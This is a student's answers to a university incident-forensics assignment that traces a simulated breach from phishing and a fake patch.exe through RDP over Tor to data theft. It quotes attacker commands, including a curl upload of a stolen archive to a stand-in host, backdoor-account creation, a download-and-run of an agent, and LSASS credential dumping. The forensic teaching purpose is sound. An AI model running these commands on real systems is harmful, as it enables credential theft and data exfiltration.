



Swinburne University of Technology Hawthorn Campus

Department of Computing Technologies

COS30015 IT Security

Assignment 2 - Semester 2, 2025

Part A Incident Forensic Analysis

Student Name: Nguyen Dinh Dung

Student ID: 104772138

Due Date: **AEST 23:59 on 02/11/2025.**

Add your answers after the question. For example:

1. What type of incident does this initial appear to be?
Here is my answer to question 1
2. What would be your first recommendations be?
Here is my answer to question 2

A suspicious post

1. What type of incident does this initial appear to be?

This appears to be a data breach/exfiltration incident - unauthorized access to academic resources (assignments, lectures, student data) with the stolen data being offered for sale on a dark web forum.

2. What would be your first recommendations be?
 - Immediately isolate affected systems (likely the File Server FS.20 or DB.30)
 - Preserve all logs - do not shut down systems before imaging
 - Reset credentials for all staff/admin accounts
 - Notify institutional IT security and begin incident response procedures
 - Do not pay or engage with the threat actor
3. What main MITRE ATT&CK tactic is associated with this incident type?

Primary MITRE ATT&CK Tactic Exfiltration (TA0010) - specifically likely involving Exfiltration Over Web Service or Exfiltration Over C2 Channel. Secondary tactics include Initial Access (TA0001) and Collection (TA0009).

4. What resources would you ask to view from COS30015 team?
 - Firewall/router logs (especially DMZ and Server LAN traffic)
 - File Server (FS.20) access logs
 - Authentication/Active Directory logs from DC.10

- VPN/Remote Access (RM.20) logs
 - SIEM alerts or EDR telemetry if available
 - Hash verification of the sample hashes posted as proof
5. Which government commissioner might need to be alerted given potential data sensitivities?

Government Commissioner to Alert The Australian Information Commissioner (OAIC) under the Privacy Act 1988 - the Student data folder confirms personal information is involved, triggering Notifiable Data Breaches (NDB) scheme obligations. If the institution is in Victoria, the Victorian Information Commissioner (OVIC) may also be relevant.

It's a match

1. Would the current information designate an incident?

Yes. The file hashes have been verified within the environment, confirming the breach is legitimate. This moves beyond a suspected event - there is confirmed unauthorized access and exfiltration of data.

2. What severity would you potentially assign?

Severity Rating P2 (High Impact) - The stolen data includes a /Students folder (likely containing PII such as names, student IDs, grades) alongside assignments, answers, and lecture materials. This constitutes exposure of personal identifiable information with potential regulatory (Privacy Act/NDB) implications. Could escalate to P1 if the student dataset is large-scale.

3. What potential next steps would you recommend?

- Formally declare the incident and activate the IR plan
- Assign an Incident Commander and assemble the response team
- Contain - isolate FS.20 (File Server) from the network immediately
- Forensic preservation - image affected systems before any remediation
- Begin log analysis across DC.10 (auth logs), RM.20 (remote access), and firewall to determine the attack vector and timeline
- Notify OAIC under NDB scheme obligations given PII exposure
- Notify affected students and staff as appropriate
- Engage legal counsel regarding regulatory exposure
- Begin identifying the full scope of exfiltrated data beyond the sample hashes provided

Command history

1. Which user has suspicious commands?

Admin - TA and DrYi only accessed specific teaching files normally. Admin's session shows a full attacker playbook from reconnaissance through to exfiltration.

2. Is it bad the adversary has access to that account?

Yes, critically so. The Admin account already has elevated privileges. The adversary used it to read /etc/passwd, enumerate sudo groups, create a new backdoor user (Administrat0r), and exfiltrate data - all without needing to escalate privileges further. This is worst-case account compromise.

3. What are the MITRE ATT&CK TTPs associated to these commands?

Commands	Tactic	Technique
whoami, id, env, uname -a, lscpu, free -h	Discovery	T1082 System Information Discovery
cat /etc/passwd, getent passwd, groups	Discovery	T1087 Account Discovery
netstat -tuln	Discovery	T1049 System Network Connections Discovery
ping, nslookup, curl -I	Discovery	T1016 System Network Configuration Discovery
ls -l /teaching/COS30015/2025/	Discovery	T1083 File & Directory Discovery
useradd, passwd, usermod -aG sudo	Persistence	T1136.001 Create Local Account
usermod -aG topsecret	Privilege Escalation	T1098 Account Manipulation
tar -czf /tmp/documents_backup.tar.gz /teaching/COS30015/2025/	Collection	T1560.001 Archive Collected Data
curl -X POST -F "file=@/tmp/documents_backup.tar.gz" http://example.com/upload	Exfiltration	T1048.003 Exfiltration Over Unencrypted HTTP

Table 1. Tactics and techniques associated with commands

4. Did the adversary seek to create persistence?

Yes, explicitly. Three persistence actions were taken:

- Created new account Administrat0r (deliberately disguised to look like Administrator)
- Added it to the sudo group - maintaining root-level access
- Added it to topsecret group - ensuring continued access to sensitive data even if the original Admin account is locked down

Server Access

1. Complete the missing element (____?____) - What logs could be viewed in a Linux system to confirm authentication?

/var/log/auth.log (Debian/Ubuntu) or /var/log/secure (RHEL/CentOS) - these record all authentication events including SSH logins, sudo usage, and PAM authentication.

2. What is the 192.168.100.10 host?

192.168.100.x is the DMZ subnet (192.168.100.0/24). The .10 host is WS -Webserver 1.

3. Where is this host located?

In the DMZ - the semi-trusted network segment sitting between the internet and internal networks.

4. Is it secure to allow remote access to the servers from the location above?

No. The DMZ is intentionally exposed to the internet and considered untrusted. A compromise of WS.10 (which appears to have occurred) gives an attacker a launchpad into the internal Server LAN - this is a classic pivot attack. The File Server (FS.20) should never accept connections originating from the DMZ.

5. How might you improve security in this example?

- Implement firewall rules explicitly denying DMZ-to-Server LAN lateral movement
- Apply network segmentation - DMZ hosts should have zero direct access to Server LAN
- Enforce MFA on all administrative logins to internal servers
- Restrict SSH access to the File Server to trusted IPs only (e.g., admin jump box)
- Deploy a dedicated bastion/jump host for administrative access
- Implement least privilege - Admin account should not be accessible from DMZ hosts

6. What would we need to do to confirm when these commands were likely ran?

Cross-reference the auth.log login timestamp (11:01am, 20 Sept) against the bash history timestamps - this requires bash history to have been configured with HISTTIMEFORMAT enabled. Also check:

- syslog for process execution times
- File metadata (ls -la, stat) on the tar archive /tmp/documents_backup.tar.gz
- Filesystem audit logs if auditd was running (/var/log/audit/audit.log)

A suspicious email

1. Does this look like phishing?

Yes. This is a classic spear-phishing email targeting the admin account with a malicious payload disguised as a security patch.

2. Who is the proper sender of the email? (be careful to defang this domain)

mail[.]fakeemail[.]com

3. What was IP address of this sender? (be careful to defang this IP address)

183[.]81[.]169[.]238

4. What is interesting about this IP?

The IP 183[.]81[.]169[.]238 is a public address (**Figure 1**) and does not belong to any legitimate Ubuntu infrastructure. It appears in the Received header as the true sending host, while 192.168.1.100 is a private/internal IP, indicating possible spoofing or relay obfuscation. This mismatch suggests the email origin is untrusted.




Figure 1. IP analysis

5. What stands out as odd about this email?
- CVE format is fake - real CVEs follow **CVE-YEAR-XXXXX** format; **CVE9199292-2025** is invalid
 - **Ubuntu doesn't patch IIS** - Ubuntu is Linux; IIS is a Microsoft Windows web server. These are completely incompatible
 - **Reply-To: phish@fakeemail[.]com** - blatantly malicious domain in plain sight
 - **X-Mailer: FakeMailer 1.0** - no legitimate mailer identifies itself this way
 - Typo/poor grammar - "like most worse vulnerability ever" is unprofessional
 - Delivery mechanism is abnormal - legitimate patches come through official repositories/update channels, not email links
 - **X-Spam-Status: No** - spoofed to bypass spam filters
 - Space in the URL **https://example.com/staging/ patch.exe** - likely obfuscation attempt
6. Where will the adversary patch program(s) be running now?

Based on the topology and the confirmed login from WS.10 (Webserver 1, DMZ), the malicious patch.exe was almost certainly executed on WS.10. This would have given the adversary an initial foothold in the DMZ, from which they then pivoted to FS.20 (File Server in Server LAN) using the compromised Admin credentials - consistent with the 192.168.100.10 login confirmed in the auth logs.

Possible execution

1. Is patch.exe a malicious file?

Yes. The hash

5EDF006430BED016D5935AD996C6F53F2DF2C7730AA7FC91633B9DCC7569F94C checked through VirusTotal and MalwareBazaar returns nothing (**Figure 2**), which suggests the file hadn't been submitted before. However, contextually, it is almost certainly malicious given it arrived via a phishing email, was disguised as a patch, references a fake CVE, and was downloaded from fakeemail[.]com infrastructure. The file size of ~12.5MB is also suspicious for a supposed patch utility.




Figure 2. Hash result on VirusTotal

2. Analysing the patch.exe-12345678.pf file, has patch.exe been executed before?

Yes. The prefetch file confirms execution - Windows only creates/updates .pf prefetch files upon actual execution of a binary. The prefetch file patch.exe-12345678.pf exists as confirmation of execution.

3. How many times has the file been executed?

The prefetch shows a Run Count of 1, however two Last Run timestamps are recorded:

- 2025-09-18 10:22:56
- 2025-09-19 14:35:33

This discrepancy is notable - the run count may have been tampered with, or the second timestamp represents execution from a different path. Either way, evidence suggests it ran at least twice, with the first execution occurring the day after the phishing email was received (17 Sept).

4. What does this executable allow an adversary to do?

Based on the full attack chain, this executable was certainly a Remote Access Trojan (RAT) or reverse shell, enabling:

- Remote command execution on WS.10 (the webserver)
- Credential harvesting - capturing the Admin account credentials
- Pivot capability from DMZ into Server LAN (FS.20)
- Persistent C2 (Command & Control) communication back to the adversary
- This aligns with MITRE T1059 (Command & Scripting Interpreter) and T1571 (Non-Standard Port for C2)

More activity

2. What file was uniquely downloaded which could be a sensitive data leak?

- The file: /teaching/COS30015/2025/Assignments/secret-information-results-passwords.txt

- This is the **only** file in the entire log with a download action -every other entry is a view or edit. The filename itself is overtly sensitive, containing "secret-information-results-passwords," making it a clear target for exfiltration.
3. What IP downloaded this file? (be careful to defang this IP address, do not load it in a browser, ping it, etc.)

192[.]168[.]1[.]20

4. What kind of IP is this?

This is a private/internal RFC 1918 IP address from the 192.168.1.0/24 subnet. This means the download originated from inside the network, not directly from an external attacker - suggesting either:

- A compromised internal machine was used to stage the download
 - The adversary was already operating within the internal network (consistent with the pivot from WS.10 through the Server LAN)
 - A malicious insider performed the action
5. Who interacted with this file?

Only one user interacted with this file - Admin, performing a download action at 2024/09/21 09:12:20. No other users viewed or edited this file in the logs. This is consistent with the compromised Admin account behaviour identified earlier in the command history analysis, and the timing (21 Sept) aligns with the broader attack timeline established between 17–20 Sept.

Access

1. It appears the adversary logged into the Web Server using a COS30015 user account. What account was used?

Admin - identified in TargetUserName: Admin on domain Remote. This is the same compromised Admin account seen throughout the attack chain, confirming the adversary used harvested credentials to authenticate to the Webserver (WS.10) in the DMZ.

2. If the Admin installed the “patch”, what has it likely provided the attacker?

The malicious patch.exe almost certainly delivered a Remote Access Trojan (RAT) or reverse shell, which would have provided:

- Remote command execution on the webserver
 - Credential capture - harvesting the Admin username and password
 - C2 channel back to the attacker's infrastructure
 - This then enabled the adversary to RDP in directly using the stolen credentials, as confirmed by this log entry
3. What IP address was used to access the machine (be careful to defang this IP address)

171[.]25[.]193[.]25

4. What is interesting about this IP address?

This is a known Tor exit node - 171.25.193.25 is a publicly documented Tor exit relay (**Figure 3**). This means:

- The adversary is anonymising their origin through the Tor network

- The true attacker location cannot be determined from this IP alone
- This demonstrates deliberate operational security (OPSEC) by the threat actor
- Attribution is significantly complicated by this technique (MITRE T1090.003 - Proxy: Multi-hop Proxy)




Figure 3. IP analysis

5. What remote access method was used?

RDP (Remote Desktop Protocol) - confirmed by:

- IpPort: 3389 - the default RDP port
- LogonType: 10 - Windows logon type 10 specifically denotes a **RemoteInteractive** session
- LogonProcessName: User32 - consistent with RDP graphical login
- ProcessName: svchost.exe - hosting the RDP service (TermService)

Signs of tampering

1. Can you make sense of this command? What is last part decoded?

The Base64 encoded string U2V0LUV4ZWN1dGlvb1BvbGljeSB1bnJlc3RyaWN0ZWQ= decodes to:

Set-ExecutionPolicy unrestricted

2. What opinion can we now form about this executable?

This confirms patch.exe is malicious beyond any doubt. No legitimate patch or software installer needs to disable PowerShell execution policy restrictions. This is a textbook attacker technique to:

- Remove security guardrails before running additional malicious scripts
- Enable further PowerShell-based payloads to execute without restriction

- Prepare the system for post-exploitation activity

The use of Base64 encoding (-EncodedCommand) is itself an obfuscation technique designed to evade command-line based detection and logging - MITRE T1027 (Obfuscated Files or Information) and T1059.001 (PowerShell usage).

3. What does this command do?

Set-ExecutionPolicy unrestricted removes all PowerShell script execution restrictions on the machine, meaning:

- **Any PowerShell script can now run** regardless of origin or signing status
- The adversary can **download and execute further malicious scripts** freely
- Subsequent payloads (ransomware, additional RATs, lateral movement scripts) face **no execution barriers**
- This is almost certainly a **staging step** - the first of several follow-on malicious actions enabled by patch.exe's initial foothold

This maps to MITRE **T1059.001** (Command & Scripting Interpreter: PowerShell) and **T1562.001** (Impair Defenses: Disable or Modify Tools).

Distinction Only

1. What is the adversary trying to achieve:

Two malicious goals are happening:

- Download and execute a backdoor/agent - downloads agent.7z from example[.]com, extracts it using a password retrieved from a local file (thereisnowarinbasingse.txt), then executes agent.exe. This establishes persistent C2 (Command and Control).
- Credential dumping via LSASS - uses rundll32 with comsvcs.dll MiniDump to dump the LSASS process memory to dump.bin, harvesting all cached Windows credentials. This is MITRE T1003.001 - OS Credential Dumping: LSASS Memory.

Additional behaviours:

- Self-deletion - DeleteFile(WScript.ScriptFullName) removes the script after execution to cover tracks - MITRE T1070.004
- Hidden window - resizeTo(0,0) and moveTo(-32000,-32000) makes the window invisible to the user
- UAC/policy bypass - -ep Bypass bypasses PowerShell execution policy

2. When does this happen:

-Trigger (New-ScheduledTaskTrigger -AtLogOn)

The scheduled task named "ExerciseExerciseExercise" triggers every time any user logs on to the machine. This means:

- It fires automatically on every login event
- Credentials are dumped and the agent re-executed on each logon
- This is persistent - MITRE T1053.005 - Scheduled Task

HD Only

1. Where is the clue located:
2. What type of entry/file is this in the context of where it is found?:
3. What is ciphertext of the HD plaintext for analysis:

4. What is the hashing algorithm used to has the HD string (hint: Russian):
5. What is clue 1's method for encoding?: Base 58
6. What is clue 2's method for encoding?: ROT13
7. What is clue 3's method for encoding?: GOST
8. What is clue 4's method for encoding?:
9. What is clue 5's method for encoding?:
10. Plaintext:

During this memory forensics investigation, I successfully located and analysed the memory image 20250920.mem using Volatility 3. Through extensive investigation using multiple Volatility plugins including windows.consoles, windows.filescan, windows.cmdline, windows.registry.printkey, windows.pstree, windows.netscan, windows.envvars, windows.ieshistory, windows.registry.userassist, and windows.memmap, I identified several key artefacts including suspicious console activity, browser extension data, and the Chrome/Edge Dinosaur Easter Egg (allow_dinosaur_easter_egg) hidden within the Edge browser's memory space. I successfully decoded the five-clue chain: Clue 1 ("Check the chain address") pointed to Base58 encoding, which I used to decode Clue 2 (4W4KVvtSqBkifXbERtLzvraTL) yielding "Thirteen rotations" (ROT13). Applying ROT13 to Clue 3 revealed "Global Hunting Oversight and Strategic Triage Team, dropt the H....., 0x1BA112C", pointing to the GOST cipher. However, despite exhaustive attempts using multiple key formats, padding schemes, encoding types, and CyberChef configurations for the GOST cipher with key 0x1BA112C, the decryption of Clue 4 (97218f93de98bb9d) consistently produced unreadable output ("fugu" followed by null bytes), preventing me from deriving the method for Clue 5 (Figure 4). This failure appears to stem from ambiguity in the provided clue itself - specifically, the GOST key 0x1BA112C does not conform to standard GOST-28147-89 key requirements (256-bit/32-byte), and the instruction to "drop the H....." remains insufficiently clear to determine the correct key format. The task could not be completed to its full conclusion due to this unresolvable ambiguity in Clue 3's key specification, rather than any failure in my forensic methodology or analytical approach.




Figure 4. Cyberchef GOST decrypt failed